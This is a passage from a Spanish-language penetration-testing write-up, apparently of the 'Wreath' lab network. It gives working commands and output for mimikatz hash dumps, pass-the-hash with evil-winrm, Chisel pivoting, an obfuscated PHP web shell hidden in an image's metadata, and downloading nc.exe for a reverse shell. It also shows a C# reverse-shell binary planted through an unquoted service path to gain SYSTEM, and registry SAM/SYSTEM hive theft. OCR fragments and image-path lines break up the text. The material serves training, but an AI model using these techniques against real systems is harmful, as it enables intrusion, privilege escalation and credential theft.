mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043
```

Con el comando señalado vamos a realizar el volcado de los hashes de todos los usuarios del sistema.

Encontramos el hash NTLM del usuario administrador.



```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
```

Y hashes de otros usuarios del sistema.

```
RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: c70854ba88fb4a9c56111facebdf3c36
```

Y el del usuario Thomas.

```
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
```

Y el del usuario que hemos creado para generar la persistencia.


```
RID  : 000003ea (1002)
User : elhackeretico
  Hash NTLM: a9fdfa038c4b75ebc76dc855dd74f0da
```


Con el hash NTLM del usuario administrador vamos a tratar de ganar acceso al sistema como usuario Administrator.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.57.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

5. Pivotando

Desde la terminal del equipo git-serv vamos a enumerar que servicios tiene abiertos la tercera máquina de la red. Para ello, vamos a utilizar la herramienta PowerShell, Invoke-Portscan.ps1.



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.57.100


Hostname      : 10.200.57.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 3/30/2023 4:39:57 PM
```

El tercer equipo de la red tiene los puertos 80 y 3389. Vamos a comprobar si desde la IP .150 tenemos acceso al equipo con IP .100.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> curl http://10.200.57.100


StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html>
                    <html>
                    <head>
                        <meta charset="utf-8">
                        <meta http-equiv="X-UA-Compatible" content="IE=edge">
                        <meta name="viewport" content="width=device-width, initial-scale=1">
                        <!...
RawContent        : HTTP/1.1 200 OK
```

Tenemos conexión. Para acceder al servidor web, se requerirá agregar una regla en el firewall de git-serv que permita conexiones entrantes.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="elhackeretico" dir=in action=allow protocol=tcp localport=31000
Ok.
```

El siguiente paso será habilitar Chisel como servidor en la máquina git-serv.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel.exe server -p 31000 --socks5
chisel.exe : 2023/03/30 17:04:44 server: Fingerprint c6VCX6LEk0BNgsJNkO2DeJWiFMxgA1KgMiEny+ncy5I=
    + CategoryInfo          : NotSpecified: (2023/03/30 17:0...1KgMiEny+ncy5I=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2023/03/30 17:04:44 server: Listening on http://0.0.0.0:31000
```

En nuestra máquina de ataque colocamos habilitamos un cliente de Chisel de la siguiente manera:


```
┌──(root㉿elhackeretico)-[/home/…/wreath/tools/Pivoting/Windows]
└─# chisel client 10.200.57.150:31000 8090:socks
2023/03/30 18:07:47 client: Connecting to ws://10.200.57.150:31000
2023/03/30 18:07:47 client: tun: proxy#127.0.0.1:8090=>socks: Listening
2023/03/30 18:07:48 client: Connected (Latency 51.295291ms)
```

Seguimos añadiendo el puerto 8090 y habilitando una conexión socks5 en el archivo proxychains.conf.

Finalmente, para poder acceder al sitio Web que se está ejecutando en el puerto 80, vamos a configurar Foxy Proxy de la siguiente manera:



Ya podremos conectarnos al puerto 80 desde nuestra máquina de ataque.



6. PC Wreath

Durante el proceso de pivoting hemos visto que se está ejecutando en el puerto 80 de Wreath, la misma página Web que se estaba ejecutando en el servidor prod-serv. Wreath nos informó que trabajó en su sitio web empleando un entorno local en su computadora personal. Por ende, esta versión avanzada podría tener algunas vulnerabilidades que

podríamos aprovechar para explotar el objetivo. Vamos a obtener el código fuente de la página web y examinarlo en nuestro equipo local. Podríamos clonar directamente el repositorio desde el servidor, aunque esto posiblemente requiera credenciales que tendríamos que conseguir. Sin embargo, ya que contamos con acceso de administrador local al servidor git, podemos optar por descargar el repositorio desde el disco duro y rearmarlo localmente, lo cual no demanda ningún tipo de autenticación adicional.


Nos vamos a la terminal del servidor con IP .150 y buscamos el directorio C:\GitStack\repositories

```
*Evil-WinRM* PS C:\GitStack\repositories> dir


    Directory: C:\GitStack\repositories


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\repositories>
```


Descargamos este directorio en nuestra máquina de ataque.

```
*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Info: Downloading Website.git to ./Website.git


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\repositories>
```

Una vez que haya finalizado la descarga, podemos examinar el repositorio que hemos obtenido. Primero, renombramos el subdirectorio a Website.git, posteriormente accedemos a este directorio y renombramos su contenido a .git.



```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# ls -la
total 24300
drwxr-xr-x 6 elhackeretico elhackeretico    4096 mar 30 19:29 .
drwxr-xr-x 4 elhackeretico elhackeretico    4096 mar 28 18:00 ..
-rwxr-xr-x 1 root          root             3166 mar 29 17:17 43777.py
-rwxr-xr-x 1 elhackeretico elhackeretico 8699904 nov 16  2020 chisel_1.7.3_linux_amd64
-rw-r--r-- 1 elhackeretico elhackeretico 8818688 nov 16  2020 chisel_1.7.3_windows_amd64
-rwxr-xr-x 1 elhackeretico elhackeretico    8399 mar 28 18:47 CVE-2019-15107.py
drwxr-xr-x 7 root          root             4096 mar 30 19:11 GitTools
-rw------- 1 root          root             2602 mar 28 19:11 id_rsa
-rw-r--r-- 1 elhackeretico elhackeretico  995080 mar 29 18:57 mimikatz.exe
-rw-r--r-- 1 elhackeretico elhackeretico 5944464 mar 28 21:09 nmap
-rw-r--r-- 1 elhackeretico elhackeretico  375176 mar 29 17:52 socat
drwx------ 7 elhackeretico elhackeretico    4096 mar 29 22:28 tools
drwxr-xr-x 5 root          root             4096 mar 30 19:29 Website
drwxr-xr-x 3 root          root             4096 mar 30 19:26 Website.git
```

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath/Website.git]
└─# ls -la
total 12
drwxr-xr-x 3 root          root          4096 mar 30 19:26 .
drwxr-xr-x 6 elhackeretico elhackeretico 4096 mar 30 19:29 ..
drwxr-xr-x 6 root          root          4096 mar 30 19:22 .git
```

El siguiente paso con la herramienta extractor que podemos encontrar en el paquete de herramientas GitTools, extraeremos información de este directorio.


```
┌──(root㉿elhackeretico)-[/home/…/Escritorio/wreath/GitTools/Extractor]
└─# ./extractor.sh /home/elhackeretico/Escritorio/wreath/Website.git/ /home/elhackeretico/Escritorio/wreath/Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
```


Accedemos al directorio creado tras el proceso anterior.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath/Website]
└─# ls -la
total 20
drwxr-xr-x 5 root          root          4096 mar 30 19:29 .
drwxr-xr-x 6 elhackeretico elhackeretico 4096 mar 30 19:29 ..
drwxr-xr-x 6 root          root          4096 mar 30 19:29 0-70dde80cc19ec7670456799673889482 8f4ee895
drwxr-xr-x 7 root          root          4096 mar 30 19:29 1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxr-xr-x 7 root          root          4096 mar 30 19:29 2-345ac8b236064b431fa43f53d91c98c4834ef8f3
```


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath/Website]
└─# proxychains -q whatweb http://10.200.57.100/
http://10.200.57.100/ [200 OK] Apache[2.4.46], Bootstrap, Country[RESERVED][ZZ], Email[#,me@thomaswreath.thm], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11], IP[10.200.57.100], JQuery[2.1.4], OpenSSL[1.1.1g], PHP[7.4.11], Script, Title[Thomas Wreath | Developer], X-UA-Compatible[IE=edge]
```

El sitio Web está ejecutando PHP, así que dentro del directorio Website debemos buscar archivos PHP que son aquellos con los que está montado el sitio Web de Wreath. El proceso anterior creo tres directorios que corresponden a tres versiones del sitio Web de distinta antigüedad. Estos commits no están ordenados por fecha. Ejecutamos la siguiente línea de código:




Del resultado generado podemos ver el repositorio más actualizado. Dentro de este repositorio buscamos archivos PHP.

Nos vamos al navegador y accedemos al archivo index.php que se encuentra en el directorio /resources.




Al acceder al sitio Web nos piden credenciales. Vamos a probar con las credenciales de Thomas que encontramos en el servidor git-serv.




```
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
```

Desciframos el hash.



Vamos a probar la contraseña encontrada. Las credenciales reutilizadas de Thomas nos permiten acceder a un servicio de carga de archivos.




Si analizamos el código fuente encontrado en el repositorio .git, podemos ver los archivos que podemos cargar en este servicio.

```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
```


Podemos ver que todos los archivos permitidos son imágenes. Vamos a tratar de cargar comandos en el PC de Wreath a través de comentarios registrados en los metadatos de una imagen. Esta imagen previamente le añadimos la extensión PHP para poder ejecutar comandos.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" el\ hacker\ etico-1.png
.php
    1 image files updated
```



```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64
_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" el\ hacker\ etico-1.p
ng.php
    1 image files updated
```


Ahora cargamos esta imagen en el servidor Web. En el código fuente del sitio Web vimos que las imágenes cargadas iban a un directorio /uploads. Vamos a cargar la imagen en el sitio Web.



PNG IHDR6sRGBiTXtXML:com.adobe.xmp 919039361464473 Adobe Express 4.0.0-develop.416 }_]tEXtComment

Notice: Undefined index: wreath in **C:\xampp\htdocs\resources\uploads\el hacker etico-1.png.php** on line **20**

Pero tenemos un error. Vamos a añadir ?wreath= a la URL y podremos ejecutar comandos.



PNG IHDR6sRGBiTXtXML:com.adobe.xmp 919039361464473 Adobe Express 4.0.0-develop.416 }_]tEXtComment


wreath-pc\thomas

Sabiendo que existe una vulnerabilidad de RCE, vamos a tratar de cargar un ejecutable de nc desde nuestra máquina de ataque con el que vamos a tratar de generar una reverse Shell.

Para enviar este binario de nc, vamos a levantar un servidor HTTP con Python.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# python2 -m SimpleHTTPServer 81
Serving HTTP on 0.0.0.0 port 81 ...
10.200.57.100 - - [30/Mar/2023 20:58:05] "GET /nc.exe HTTP/1.1" 200 -
```


Ahora cargamos el binario nc.exe en la máquina de Wreath de la siguiente manera.



PNG IHDR6sRGBiTXtXML:com.adobe.xmp 919039361464473 Adobe Express 4.0.0-develop.416 }_]tEXtComment

Y ejecutamos. Debemos poner a la escucha en nuestra máquina de ataque en el puerto que elijamos.





�PNG IHDR����6�sRGB���)iTXtXML:com.adobe.xmp 919039361464473 Adobe Express 4.0.0-develop.416 }_]�tEXtComment

Y ya tendremos acceso a la máquina Wreath desde nuestra máquina de ataque.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.50.55.172] from (UNKNOWN) [10.200.57.100] 50009
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```


6.1. Elevación de privilegios

Ahora que hemos obtenido acceso a la máquina, procedamos a realizar una enumeración. Un vector de ataque comúnmente usado para escalar privilegios en sistemas Microsoft Windows se debe a servicios mal configurados. Por lo tanto, examinemos los servicios presentes en la máquina empleando el comando siguiente:

```
AWS Lite Guest Agent                                AWSLiteAgent                "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
                        Auto
LSM                                                 LSM
                        Unknown
Mozilla Maintenance Service                         MozillaMaintenance          "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceser
vice.exe"               Manual
NetSetupSvc                                         NetSetupSvc
                        Unknown
Windows Defender Advanced Threat Protection Service Sense                       "C:\Program Files\Windows Defender Advanced Threat Protection\MsSe
nse.exe"                Manual
System Explorer Service                             SystemExplorerHelpService   C:\Program Files (x86)\System Explorer\System Explorer\service\Sys
temExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service WdNisSvc                  "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\
NisSrv.exe"             Manual
Windows Defender Antivirus Service                  WinDefend                   "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\
MsMpEng.exe"            Auto
```

En el resultado, podemos detectar inmediatamente una vulnerabilidad: un archivo unquoted service path. ¿Qué es una vulnerabilidad unquoted service path? Cuando se crea un servicio cuya ruta de ejecución contiene espacios y no está encerrada entre comillas, se genera una vulnerabilidad denominada “unquoted service path”. Esta vulnerabilidad permite a un usuario obtener privilegios de SYSTEM, siempre y cuando el servicio vulnerable se ejecute con el nivel de privilegio SYSTEM, lo cual suele ser el caso en la mayoría de las ocasiones.



Vamos a tratar de obtener más información del servicio:

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs\resources\uploads>
```

¡Excelente! LocalSystem inicia el proceso. Ahora simplemente debemos comprobar si alguno de los directorios suministrados es accesible para escritura.


```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
```


Aquí, vemos que cualquier usuario existente en el sistema tiene FullControl (incluidos los permisos de escritura) del directorio C:\Program Files (x86)\System Explorer.

Para lograr nuestro objetivo de ejecutar un shell inverso, necesitamos crear un binario utilizando el lenguaje de programación C#.

```
using System;
using System.Diagnostics;

namespace Wrapper{
        class Program{
                static void Main(){
                        Process proc = new Process();
                        ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uploads\\nc.exe", "10.50.55.172 1234 -e cmd.exe");
                        procInfo.CreateNoWindow = true;
                        proc.StartInfo = procInfo;
                        proc.Start();
                }
        }
}
```

El siguiente programa establece una conexión inversa con nuestra máquina atacante en el puerto 1234. Dado que el servicio se ejecuta con LocalSystem, el shell inverso también tendrá privilegios de sistema.



Posteriormente, procedemos a compilar el programa utilizando mcs, lo que dará lugar a un archivo llamado shell.exe que renombraremos a System.exe.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# mcs shell.cs
```

Después, transferimos el archivo binario System.exe desde nuestra máquina atacante a la máquina con IP.100. Hay dos formas de hacer esto: mediante el uso del shell inverso que ya hemos establecido o a través del shell web que sigue estando disponible. Es importante tener en cuenta que el directorio de destino para guardar el archivo es C:\Program Files (x86)\System Explorer\System.exe, ya que hemos comprobado que este directorio permite la escritura de archivos.


```
C:\Program Files (x86)\System Explorer>curl 10.50.55.172:81/System.exe -o System.exe
curl 10.50.55.172:81/System.exe -o System.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01 28672
```


Al hacer uso de nuestro shell inverso, debemos detener y reiniciar el servicio de destino, lo que activará nuestra carga maliciosa y, finalmente, nos otorgará acceso al sistema en la máquina con IP .100.

```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```

Recordamos que también tenemos que levantar un oyente nc en nuestra máquina de ataque en el puerto que hayamos elegido para la Shell.

Una vez reiniciado el servicio, debemos recibir Shell con privilegios máximos en nuestra máquina de ataque.



```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.50.55.172] from (UNKNOWN) [10.200.57.100] 49940
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

7. Extrayendo información del sistema

El último paso consiste en obtener información confidencial de la máquina comprometida. Nuestro objetivo es verificar que hemos obtenido acceso de root a la máquina de destino. Para lograr esto, procedemos a copiar los archivos SAM y SYSTEM, que contienen los hashes de usuario, a nuestra máquina atacante local. Para hacerlo, copiaremos ambos archivos al directorio C:\xampp\htdocs\, ¿por qué? De esta manera, podremos descargarlos desde el navegador Web.

Preparamos ambos archivos:


```
C:\Windows\system32>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
```


```
C:\Windows\system32>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.
```


Copiamos ambos archivos al directorio C:\xampp\htdocs\

```
C:\Windows\system32>copy C:\Windows\system32\sam.bak C:\xampp\htdocs\
copy C:\Windows\system32\sam.bak C:\xampp\htdocs\
        1 file(s) copied.
```

```
C:\Windows\system32>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
```

Descargamos ambos archivos





